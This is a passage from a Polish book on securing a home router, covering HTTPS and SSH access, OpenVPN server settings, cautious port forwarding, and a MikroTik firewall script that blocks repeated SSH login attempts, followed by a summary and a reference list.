Jeśli chcemy przynajmniej częściowo ograniczyć możliwość podsłuchiwania komunikacji, włączmy szyfrowanie połączenia z routerem za pomocą protokołu HTTPS (rysunek 60), nawet jeśli będzie to samopodpisany certyfikat routera. Możemy też wygenerować własną parę kluczy (publiczny i prywatny) do ww. komunikacji.

To samo dotyczy zdalnej komunikacji – nie łączmy się do routera przez nieszyfrowany protokół Telnet. Używajmy bezpieczniejszego protokołu SSH (rysunek 61).



Rysunek 60. Widok konfiguracji komunikacji z routerem za pomocą szyfrowanego protokołu użytego na wskazanym porcie – od tej pory z routerem łączymy się pod adresem *https://<adres IP routera>:8443*



Rysunek 61. Widok konfiguracji SSH, wyłączenie protokołu Telnet


Zdalne zarządzanie routerem

Do zdalnego zarządzania sprzętem jego twórcy czasem oferują własne aplikacje i dają możliwość podłączania urządzeń do własnych rozwiązań wykorzystujących chmurę. W biznesowych rozwiązaniach będą to panele, do których można się logować i tam zarządzać wpiętymi urządzeniami (podobne podejście spotkamy w Ubiquiti, ale i w bardziej specyficznych rozwiązaniach, jak w urządzeniach firmy Endian). W rozwiązaniach domowych raczej nie ma się co spodziewać takich udogodnień. Przykładowo MikroTik oferuje tylko możliwość uży-

cia adresu nadanego przez chmurę firmy MikroTik jako punktu połączeniowego.

Zachęcam do konfiguracji połączeń przez VPN. Jeśli jednak zdecydujemy się na użycie wystawionego na routerze portu, spotkamy się np. z panelem (rysunek 62), który w pierwszej kolejności będzie wymagał zgody na zdalny dostęp, po czym musimy wybrać port, pod jakim chcemy wystawić szyfrowany punkt dostępowy, a na koniec zatwierdzić całą operację.


Oczywiście, sugerowane jest tu posiadanie stałego adresu IP lub przekierowania portu – zależne od operatora sieci – lub wykorzystanie adresu nadanego w DDNS.



Rysunek 62. Widok konfiguracji dostępu zdalnego do routera z sieci WAN pod wskazanym portem


VPN

W celu podłączenia do sieci za pomocą wirtualnej sieci prywatnej (VPN), jeśli mamy dostępny publiczny adres IP lub nasz dostawca sieciowy zgadza się przekierowywać do naszego adresu IP konkretne porty, możemy uruchomić specjalną, bezpieczną sieć z opcją dostępu do routera. Zaczynamy od konfiguracji samego serwera w jednym z popularniejszych trybów za pośrednictwem oprogramowania OpenVPN (rysunek 63).



Rysunek 63. Widok menu z dostępną konfiguracją serwera wirtualnej sieci – VPN

Zacznijmy od konfiguracji bazowej (rysunek 64): tworzymy użytkownika z odpowiednio długim hasłem i dodajemy go do puli użytkowników dopuszczonych do połączenia VPN. Następnie ustawiamy port komunikacyjny i wybieramy dłuższy klucz (2048 bitów) dla szyfrowania RSA, by zapewnić wyższy poziom bezpieczeństwa. Taka konfiguracja, jako najbardziej podstawowa, wystarczy – i można by w tym momencie zapisać zmiany oraz zgrać wygenerowany plik `.ovpn` (rysunek 65), ale warto przejść do części zaawansowanej (rysunek 66) i tam ustawić kilka innych, bardziej bezpiecznych, opcji.



Rysunek 64. Widok podstawowej konfiguracji serwera OpenVPN wbudowanego w router


Rozważmy użycie typu interfejsu TUN zamiast TAP – osoby łączące się zdalnie trafią dzięki temu do wirtualnej podsieci, a nie do sieci głównej. Pozwala to na nałożenie pewnych ograniczeń na takie hosty zgodnie z zasadami segmentacji.

Ograniczmy dystrybuowanie sieci LAN do klientów, jeśli nie jest to potrzebne. Zablokujmy komunikację między urządzeniami lub, jeśli chcemy na nią pozwolić w sieci VPN-owej, dodajmy wybrane urządzenia do listy dopuszczonych klientów.

Warto, konfigurując VPN, włączyć też bezpieczny algorytm autoryzacji HMAC (keyed-Hash Message Authentication Code)[150] oraz tryb autoryzacji TLS zamiast statycznego klucza. Dyrektywa `tls-auth` użyta w protokole HMAC dodaje dodatkowy podpis do wszystkich pakietów *handshake* przy połączeniach realizowanych za pośrednictwem SSL/TLS w celu weryfikacji integralności komunikacji. Pozwala to na nieprzetwarzanie pakietów UDP bez odpowiedniej sygnatury. Dzięki temu możemy ograniczyć liczbę ataków typu:

- DoS i zapychania portu, na którym urządzenie wystawia serwer VPN za pomocą ruchu UDP;
- skanowania portów w celu wykrycia, które porty UDP są w trybie nasłuchu;
- ataków typu *stack based buffer overflow* w implementacji SSL/TLS;
- inicjowania SSL/TLS *handshake* z niezaufanych maszyn (o ile nie przejdą one uwierzytelnienia, to użycie HMAC `tls-auth` spowoduje odrzucenie ich na wcześniejszym etapie).

Dobrze dobrane parametry szyfrowania pomogą zabezpieczyć naszą komunikację z sieci i do sieci za pośrednictwem sieci WAN. Natomiast jeśli chcemy bezpiecznie korzystać z Internetu przez bramę sieciową, włączmy też routing, czyli kierowanie ruchem sieciowym.



Rysunek 65. Widok zaawansowanej konfiguracji serwera OpenVPN


Po takim skonfigurowaniu połączenia VPN wiemy, że jest ono całkiem dobrze zabezpieczone. Mamy klucz prywatny do połączenia, serwer ma własny klucz prywatny, do którego posiadamy też klucz publiczny. Jest CA (Certificate Authority, urząd certyfikacji)[151], potwierdzający poprawność i ważność kluczy oraz dodatkowe potwierdzenie za pomocą klucza TLS, a na koniec: mamy hasło i użytkownika. Pamiętajmy, żeby klucze prywatne zawsze przechowywać w bezpiecznym miejscu i nigdy nikomu ich nie udostępniać, a jeśli tylko mamy podejrzenie, że ktoś inny mógł mieć do nich dostęp, koniecznie je wycofajmy.

Dzięki temu zestawowi znacznie podnosimy swoje bezpieczeństwo, gdyż autoryzacja wymaga posiadania kilku informacji. Jest to pomocne, bo jeśli ktoś wejdzie w posiadanie naszego certyfikatu, to nadal może nie móc zalogować się do sieci. A jeśli już to zrobi, odpowiednia konfiguracja może mu utrudnić wyrządzenie dużych szkód.

Rozwiązania bardziej biznesowe pozwalają na generowanie kluczy prywatnych dla każdego użytkownika. W domowym środowisku wystarcza rozwiązanie jednokluczowe.

Kompresja ruchu pozwoli zaoszczędzić przepustowość łącza, ale obciąża procesor routera – sieć VPN powoduje zmniejszenie jego wydajności i warto o tym pamiętać.

Włączenie protokołu TCP poprawi pewność transmisji danych, ale dodatkowo wpłynie na zwiększenie wykorzystania przepustowości łącza. Może też być problematyczne przy gorszym łączu, np. mobilnym.



Rysunek 66. Wygenerowane klucze i plik konfiguracyjny do pobrania po zakończeniu konfiguracji


Porty udostępnione dla urządzeń takich jak QNAP lub monitoring wizyjny

Jeśli nie mamy możliwości ograniczenia sieci do ruchu VPN i potrzebujemy stałego dostępu do urządzeń takich jak kamery, czasem będziemy zmuszeni wystawić je pod ogólnie dostępnym portem zewnętrznym po przekierowaniu na port hosta w sieci (rysunek 67). Postarajmy się jak najmocniej ograniczyć możliwość ruchu z takich urządzeń wewnątrz sieci albo wykorzystajmy dla nich sieć gościnną lub dodatkowy router. Dotyczy to zwłaszcza starszych i tańszych rozwiązań, chociaż i w tym segmencie rynku zaczynają pojawiać się sprzęty z możliwością połączeń wykorzystujących chmurę.

Należy też zmienić port z bardzo popularnego, np. 37777 (rysunek 68), na inny, niezwiązany z producentem routera. Będzie wymagało to od potencjalnych skanerów sieciowych sprawdzenia wielu portów, a nie tylko jednego, zanim wykonają atak na samo urządzenie. Samo skanowanie może również zostać wykryte np. przez IPS, jeśli go włączyliśmy – i zostać zablokowane.

Pamiętajmy też o tym, żeby nigdy nie zostawiać tego typu urządzeń zupełnie bez ochrony. Koniecznie włączmy chociażby wymóg logowania się za pomocą nazwy użytkownika i hasła, a jeśli urządzenie to oferuje, zabezpieczmy je również innymi metodami, jak klucz prywatny czy logowanie dwuskładnikowe.

Rysunek 67. Widok ustawień przekierowania portów sieciowych



Rysunek 68. Widok konfiguracji wybranej usługi, która ma być dostępna spoza sieci LAN

Jeśli router oferuje taką możliwość – należy ograniczyć liczbę prób dostępu do urządzenia. Można zrobić to np. w routerze firmy MikroTik za pomocą odpowiedniego skryptu (listing 24[152]), dopasowując port `dst-port=` i czas blokad w poszczególnych listach `address-list-timeout=:`.

Listing 24. Skrypt blokujący adresy IP wielokrotnie próbujące połączyć się do otwartego portu w routerach marki MikroTik

```
/ip firewall filter
add chain=input protocol=tcp dst-port=22 src-address-list=ssh_blacklist
action=drop comment="drop ssh brute forcers" disabled=no
add chain=input protocol=tcp dst-port=22 connection-state=new src-address-
list=ssh_stage3 action=add-src-to-address-list address-list=ssh_blacklist
address-list-timeout=10d comment="" disabled=no
add chain=input protocol=tcp dst-port=22 connection-state=new src-address-
list=ssh_stage2 action=add-src-to-address-list address-list=ssh_stage3
address-list-timeout=1m comment="" disabled=no
add chain=input protocol=tcp dst-port=22 connection-state=new src-address-
list=ssh_stage1 action=add-src-to-address-list address-list=ssh_stage2
address-list-timeout=1m comment="" disabled=no
add chain=input protocol=tcp dst-port=22 connection-state=new action=add-
src-to-address-list address-list=ssh_stage1 address-list-timeout=1m
comment="" disabled=no
```

Skrypt tworzy cztery grupy adresów IP. Każde dodatkowe połączenie z jednego adresu przenosi nas do wyższej grupy, a po kilku próbach trafiamy do listy adresów zablokowanych na wskazany okres. Warto jednak rozbudować skrypt o sekcję dodającą do białej listy pulę zaufanych adresów IP, w tym adresów z własnej podsieci, gdyż czasem działanie skryptu może być zbyt agresywne wobec naszych potrzeb.

PODSUMOWANIE

Wybór routera do domu nie jest rzeczą prostą, dlatego starałem się przedstawić najważniejsze elementy, które powinny mieć wpływ na to, na jakie urządzenie się zdecydujemy. Skupiłem się zwłaszcza na tym, co w bezpośredni sposób odpowiada za bezpieczeństwo sieci domowej, ograniczając dzięki temu możliwości znalezienia wektorów ataku dla potencjalnych przestępców lub – częściej – dla automatycznych skryptów skanujących sieć w celu wykrycia niezabezpieczonych urządzeń.

Duża ilość zawartej tu wiedzy może być przytłaczająca, mimo wszystko do tematu należy podejść spokojnie i z rozwagą planować bezpieczeństwo swojej sieci, zaczynając właśnie od styku z Internetem, jakim jest router.

Specjalnie nie zagłębiałem się w techniczne detale, takie jak omawianie ramek sieciowych, ponieważ nie ma to sensu z punktu widzenia końcowego użytkownika Internetu, co nie znaczy, że osoba chcąca na dobre zainteresować się tematyką cyberbezpieczeństwa nie powinna ich poznać. Warto też przynajmniej wspomnieć o tych elementach sieci, które mogą rzutować na jej płynne działanie. Zakładam, że dla części z Was omówione tu zagadnienia mogą stać się impulsem do głębszego zapoznania się z bezpieczeństwem i architekturą sieci, byście mogli stać się administratorami lub inżynierami sieci. Gorąco zachęcam do rozważenia wyboru takiej ścieżki kariery.

Zrozumienie budowy routera jest ważne, bo świadoma konfiguracja pozwala zapewnić większe bezpieczeństwo sieci domowej. Samo bezpieczeństwo routera i sieci to warstwy nałożone na warstwy. Dobrze mieć świadomość ich istnienia i sprawdzać je na wielu poziomach. Sieć domowa nie kończy się na routerze, a jest punktem pośredniczącym, w którym zarówno możemy zostać zaatakowani, jak i nieświadomie stać się częścią botnetu i atakować innych. Należy więc pamiętać również o bezpieczeństwie przeglądarek, systemów oraz aplikacji, z których korzystamy. Nie zakładajmy, że zabezpieczony router zadba za nas o bezpieczeństwo na wszystkich poziomach.

Świat IT zmienia się bardzo szybko; na najbliższym horyzoncie widać już pierwsze routery z implementacją WiFi 7[153]. O ile nie będą poprawiały w znaczący sposób bezpieczeństwa, to polepszą wydajność i przepustowość samej sieci bezprzewodowej, pozwalając na podłączenie większej liczby urządzeń końcowych.

Rozwój samego bezpieczeństwa sieciowego nieodzownie związany będzie coraz bardziej ze sztuczną inteligencją. Można się spodziewać, że wiele z opisanych w tym tekście procesów w ciągu kilku lat zostanie zautomatyzowanych lub ułatwionych – chociażby dzięki wykorzystaniu już dziś dostępnych chatbotów. Pojawiają się też realne implementacje integrujące AI i domowej klasy routery w systemy monitoringu. We wspomnianym przypadku autorzy nauczyli sztuczną inteligencję „widzieć" osoby w pomieszczeniu poprzez spadek mocy sygnału. Warto więc śledzić rozwój tej dziedziny nie tylko w kontekście ciekawostki, lecz również czegoś, co będzie na bieżąco zmieniać świat, w którym żyjemy[154].

Na koniec jedna z najważniejszych zasad dotyczących bezpieczeństwa, nie tylko związanego z routerami: zawsze należy kierować się ograniczonym zaufaniem do istniejących zabezpieczeń oraz stosować się do reguły: „Ufaj, ale sprawdzaj". Warto więc regularnie zaglądać „do sprzętu", by sprawdzić

dostępność aktualizacji lub przejrzeć logi. Może takie działanie pozwoli na wczesne wykrycie niepożądanej aktywności w samym routerze, np. ustawionych adresów serwerów DNS, których nie kojarzymy, albo pomoże odkryć, że w sieci pojawił się wyjątkowo duży ruch kierowany do drukarki lub z drukarki czy inteligentnej lodówki.

Dalsze poszerzanie wiedzy

Na koniec trochę dodatkowej wiedzy dla tych z Was, którzy zechcą szerzej zapoznać się z tematyką sieci komputerowych:

1. Blog na temat MikroTika: Mańka W., *Mikrotikon*,
2. Blog sieciowców, *Władcy Sieci*,
3. Symulator sieci: *Cisco Packet Tracer*,
4. Kolejny blog z solidną porcją wiedzy: *Na Styku Sieci*,
5. Warto również pójść o krok dalej (przejście z sieci lokalnych do chmurowych) na podstawie kursu AWS dostępnego dzięki W3Schools: *AWS Cloud Connectivity*.

1 Microsoft, *Konfigurowanie sieci bezprzewodowej w programie Windows, Windows 11, Windows 10, Windows 7, Windows 8.1*, https://support.microsoft.com/pl-pl/windows/konfigurowanie-sieci-bezprzewodowej-w-programie-windows-97914e31-3aa4-406d-cef6-f1629e2c3721
2 Ubuntu, *Configuring networks*, https://ubuntu.com/server/docs/network-configuration
3 Red. Postel J., *Internet Protocol*, „Request for Comments: 791" September 1981, https://tools.ietf.org/html/rfc791
4 Deering S., Hinden R., *Internet Protocol, Version 6 (IPv6). Specification*, „Request for Comments: 2460" December 1998, https://tools.ietf.org/html/rfc2460
5 Cotton M., Vegoda L., *Special Use IPv4 Addresses*, „Request for Comments: 5735" January 2010, https://datatracker.ietf.org/doc/html/rfc5735
6 Huston G., *IPv4 Address Report*, February 25, 2024, https://ipv4.potaroo.net
7 Forgie J.W., *ST – A Proposed Internet Stream Protocol*, IEN 119, September 7, 1979, https://rfc-editor.org/ien/ien119.txt
8 Rekhter Y., Li T., *An Architecture for IP Address Allocation with CIDR*, „Request for Comments: 1518" September 1993, https://datatracker.ietf.org/doc/html/rfc1518
9 Rekhter Y. i in., *Address Allocation for Private Internets*, „Request for Comments: 1918" February 1996, https://tools.ietf.org/html/rfc1918
10 Narten T., Draves R., *Privacy Extensions for Stateless Address Autoconfiguration in IPv6*, „Request for Comments: 3041" January 2001, https://tools.ietf.org/html/rfc3041
11 Politechnika Poznańska, *Krótka historia sieci i Internetu*, https://www.cs.put.poznan.pl/ddwornikowski/sieci/sieci1/adresacja.html
12 Socolofsky T., Kale C., *A TCP/IP Tutorial*, „Request for Comments: 1180" January 1991, https://ietf.org/rfc/rfc1180.txt
13 Defense Advanced Research Projects Agency – https://www.darpa.mil/
14 ISO/IEC 7498-1:1994(E), *Information technology – Open Systems Interconnection – Basic Reference Model: The Basic Model*, November 15, 1994, https://standards.iso.org/ittf/PubliclyAvailableStandards/s020269_ISO_IEC_7498-1_1994(E).zip
15 Za: Parker T.,: *TCP/IP*, Gliwice 1997
16 *Model OSI* [w:] *Sieci komputerowe*, http://linux.cku.krosno.pl/sieci/osi.htm
17 Za: ComputerNetworkingNotes, *Data Encapsulation and De-encapsulation Explained*, updated: January 28, 2024, https://computernetworkingnotes.com/ccna-study-guide/data-encapsulation-and-de-encapsulation-explained.html
18 Za: suranga, *ISO-OSI Layer Model + TCP/IP Model. ISO OSI and TCP/IP Model Comparison*, Programmer Help, January 1, 2014, http://programmerhelp404.blogspot.com/2014/01/iso-osi-layer-model-tcpip-model.html
19 Sheldon T., *TCP (Transmission Control Protocol)*, Linktionary.com, https://linktionary.com/t/tcp.html
20 Postel J., *User Datagram Protocol*, „Request for Comments: 768" August 28, 1980, https://datatracker.ietf.org/doc/html/rfc768
21 Michalak D., *NAT od podszewki*, Na Styku Sieci, 8 stycznia 2019, https://nastykusieci.pl/nat-teoria/
22 study-ccna.com, *Dynamic NAT*, https://study-ccna.com/dynamic-nat/
23 van Beijnum I., *After staunch resistance, NAT may come to IPv6 after all*, Ars Technica, July 23, 2008, https://arstechnica.com/uncategorized/2008/07/after-staunch-resistance-nat-may-come-to-ipv6-after-all/
24 *Maskarada IP*, https://www.baseciq.org/linux/masq.html
25 Zob. agent.smith, *DNS caching in Linux [closed]*, Stack Overflow, Jun 13, 2012, https://stackoverflow.com/questions/11020027/dns-caching-in-linux
26 Cloudflare, *What is the Internet Control Message Protocol (ICMP)?*, https://cloudflare.com/learning/ddos/glossary/internet-control-message-protocol-icmp/
27 Scott O., *The PPTP VPN protocol: Is it safe?*, Infosec, September 11, 2019, https://resources.infosecinstitute.com/topic/the-pptp-vpn-protocol-is-it-safe/
28 Za: Okta, *Intrusion Prevention System: What Is An IPS? How Do They Work?*, updated: February 14, 2023, https://okta.com/identity-101/intrusion-prevention-system/
29 Microsoft, *Zabezpieczenia Windows*, https://www.microsoft.com/pl-pl/windows/comprehensive-security
30 Eychenne H. i in., *iptables(8) – Linux man page*, linux.die.net, https://linux.die.net/man/8/iptables
31 Ubuntu Wiki, *UncomplicatedFirewall*, last edited: October 18, 2023, https://wiki.ubuntu.com/UncomplicatedFirewall
32 *"Fossies" – the Fresh Open Source Software Archive. Member "snort-2.9.20/ChangeLog" (23 May 2022, 965114 Bytes) of package /linux/misc/snort-2.9.20.tar.gz*, https://fossies.org/linux/snort/ChangeLog
33 Linux, *Snort – Sieciowy System Wykrywania Włamań*, http://pl.docs.pld-linux.org/uslugi_snort.html
34 Geier E., *Intro to Next Generation Firewalls*, eSecurity Planet, September 6, 2011 http://esecurityplanet.com/security-buying-guides/intro-to-next-generation-firewalls.html

35 Bittau A. i in., *The Final Nail in WEP's Coffin*, May 24, 2006, http://www0.cs.ucl.ac.uk/staff/M.Handley/papers/fragmentation.pdf

36 Phifer L., *The Caffe Latte Attack: How It Works – and How to Block It*, eSecurity Planet, December 14, 2007, https://esecurityplanet.com/mobile/the-caffe-latte-attack-how-it-works-and-how-to-block-it/

37 interneta.pl, *WPA standard szyfrowania na czym polega?*, 26 kwietnia 2020, https://interneta.pl/wpa-standard-szyfrowania-na-czym-polega/

38 Beck M., Tews E., *Practical attacks against WEP and WPA*, November 8, 2008, https://dl.aircrack-ng.org/breakingwepandwpa.pdf

39 Federal Information Processing Standards, Publication 197, *Announcing the Advanced Encryption Standard (AES)*, November 26, 2001, https://csrc.nist.gov/csrc/media/publications/fips/197/final/documents/fips-197.pdf

40 Awati R., *What is Rijndael?*, TechTarget, last updated: January 2022, https://techtarget.com/searchsecurity/definition/Rijndael

41 Tunstall M. i in., *Differential Fault Analysis of the Advanced Encryption Standard using a Single Fault*, International Association for Cryptologic Research, 2009, https://eprint.iacr.org/2009/575.pdf

42 Koziol M., *Wi-Fi Gets More Secure: Everything You Need to Know About WPA3*, IEEE Spectrum, September 6, 2018, https://spectrum.ieee.org/everything-you-need-to-know-about-wpa3

43 Moskowitz R., *Weakness in Passphrase Choice in WPA Interface*, Wi-Fi Net News, November 4, 2003, https://wifinetnews.com/archives/2003/11/weakness_in_passphrase_choice_in_wpa_interface.html

44 Ohigashi T., Morii M., *A Practical Message Falsification Attack on WPA*, Proc. JWIS, 2009, http://archiv.infsec.ethz.ch/education/as09/secsem/papers/WPA.pdf

45 Taylor S., Barteaux L., *WPA2 Security and the ‚Hole 196' Vulnerability*, Webtorials, October 2010, http://webtorials.com/main/resource/papers/airmagnet/paper2/Hole-196.pdf; Vanhoef M., *Key Reinstallation Attacks Breaking WPA2 by forcing nonce reuse*, Leuven 2017, https://krackattacks.com/

46 Inderscience, *WPA2 wireless security cracked*, March 20, 2014, https://sciencedaily.com/releases/2014/03/140320100824.htm

47 Vanhoef M., Ronen E., *Dragonblood: Analysing WPA3's Dragonfly Handshake*, mathyvanhoef.com, https://wpa3.mathyvanhoef.com; Vanhoef M., *Attacking WPA3: New Vulnerabilities & Exploit Framework*, Singapore, August 25, 2022, https://conference.hitb.org/hitbsecconf2022sin/materials/D1T1%20-%20Attacking%20WPA3%20-%20New%20Vulnerabilities%20and%20Exploit%20Framework%20-%20Mathy%20Vanhoef.pdf

48 benchmark.pl, *Zabezpieczenia WPA/WPA2 – Enterprise*, 12 czerwca 2013, https://benchmark.pl/testy_i_recenzje/bezpieczne-sieci-wi-fi/strona/24027.html

49 *IEEE Std 802.11 IEEE Standard for Information technology – Telecommunications and information exchange between systems – Local and metropolitan area networks – Specific requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*, IEEE, June 12, 2007, https://people.iith.ac.in/tbr/teaching/docs/802.11-2007.pdf

50 Whiting D. i in., *Counter with CBC-MAC (CCM)*, „Request for Comments: 3610" September 2003, https://datatracker.ietf.org/doc/html/rfc3610

51 Za: Meena R., *What is QoS?*, Huawei, January 15, 2022, https://forum.huawei.com/enterprise/en/what-is-qos/thread/813829-867

52 MikroTik Wiki, *Manual:IP/Fasttrack*, last edited: December 10, 2018, https://wiki.mikrotik.com/wiki/Manual:IP/Fasttrack

53 Za: TP-Link, *How to select the operating mode of TP-Link wireless multiple modes devices*, updated: June 29, 2022, https://tp-link.com/us/support/faq/442/

54 Źródło: MikroTik Routerboard RB951G-2HnD, https://www.batna24.com/pl/p/mikrotik-rb951g2hnd-router-wifi-uekmj#specs

55 Atheros, *AR9344 Highly-Integrated and Feature-Rich IEEE 802.11n 2x2 2.4/5 GHz Premium SoC for Advanced WLAN Platforms*, December 2010, https://datasheetspdf.com/pdf/825113/Atheros/AR9344/1

56 Atheros, *AR8327/AR8327N Seven-port Gigabit Ethernet Switch*, June 2011, https://datasheetspdf.com/pdf/771154/Atheros/AR8327/1

57 Źródło: Teschler L., *Teardown: Inside the TP-Link Archer C7 wireless router*, EE World Online, February 21, 2018, https://www.eeworldonline.com/teardown-inside-the-tp-link-archer-c7-wireless-router/

58 Pascu L., *Jealous husband used smart device to snoop on his wife*, Bitdefender, May 11, 2018, https://bitdefender.com/blog/hotforsecurity/jealous-husband-used-smart-device-snoop-wife

59 OpenWrt, *About the OpenWrt/LEDE project*, last modified: September 20, 2023, https://openwrt.org/about

60 Ilascu I., *Fired IT admin revenge-hacks school by wiping data, changing passwords*, BleepingComputer, October 6, 2021, https://bleepingcomputer.com/news/security/fired-it-admin-revenge-hacks-school-by-wiping-data-changing-passwords/

61 Kovacs E., *Design Flaw Exposes ASUS Routers to Remote Attacks*, SecurityWeek, February 12, 2016, https://www.securityweek.com/design-flaw-exposes-asus-routers-remote-attacks/

62 Galuba G. *Mikrokontroler – Jak to działa*, Botland, 13 stycznia 2020, https://botland.com.pl/blog/mikrokontroler-jak-to-dziala/

63 TechTarget, *Internet of Everything (IoE)*, last updated: November 2015, https://techtarget.com/iotagenda/definition/Internet-of-Everything-IoE

64 Proofpoint, *Proofpoint Uncovers Internet of Things (IoT) Cyberattack*, January 16, 2014, https://www.proofpoint.com/us/proofpoint-uncovers-internet-things-iot-cyberattack; Yasar K. i in., *IoT security (internet of things security)*, TechTarget, last updated: August 2023, https://www.techtarget.com/iotagenda/definition/IoT-botnet-Internet-of-Things-botnet; Raywood D. (IT Security Guru), *The Internet of Things – Thingbot*, YouTube, January 21, 2014, https://www.youtube.com/watch?v=DuwTThMGOK4

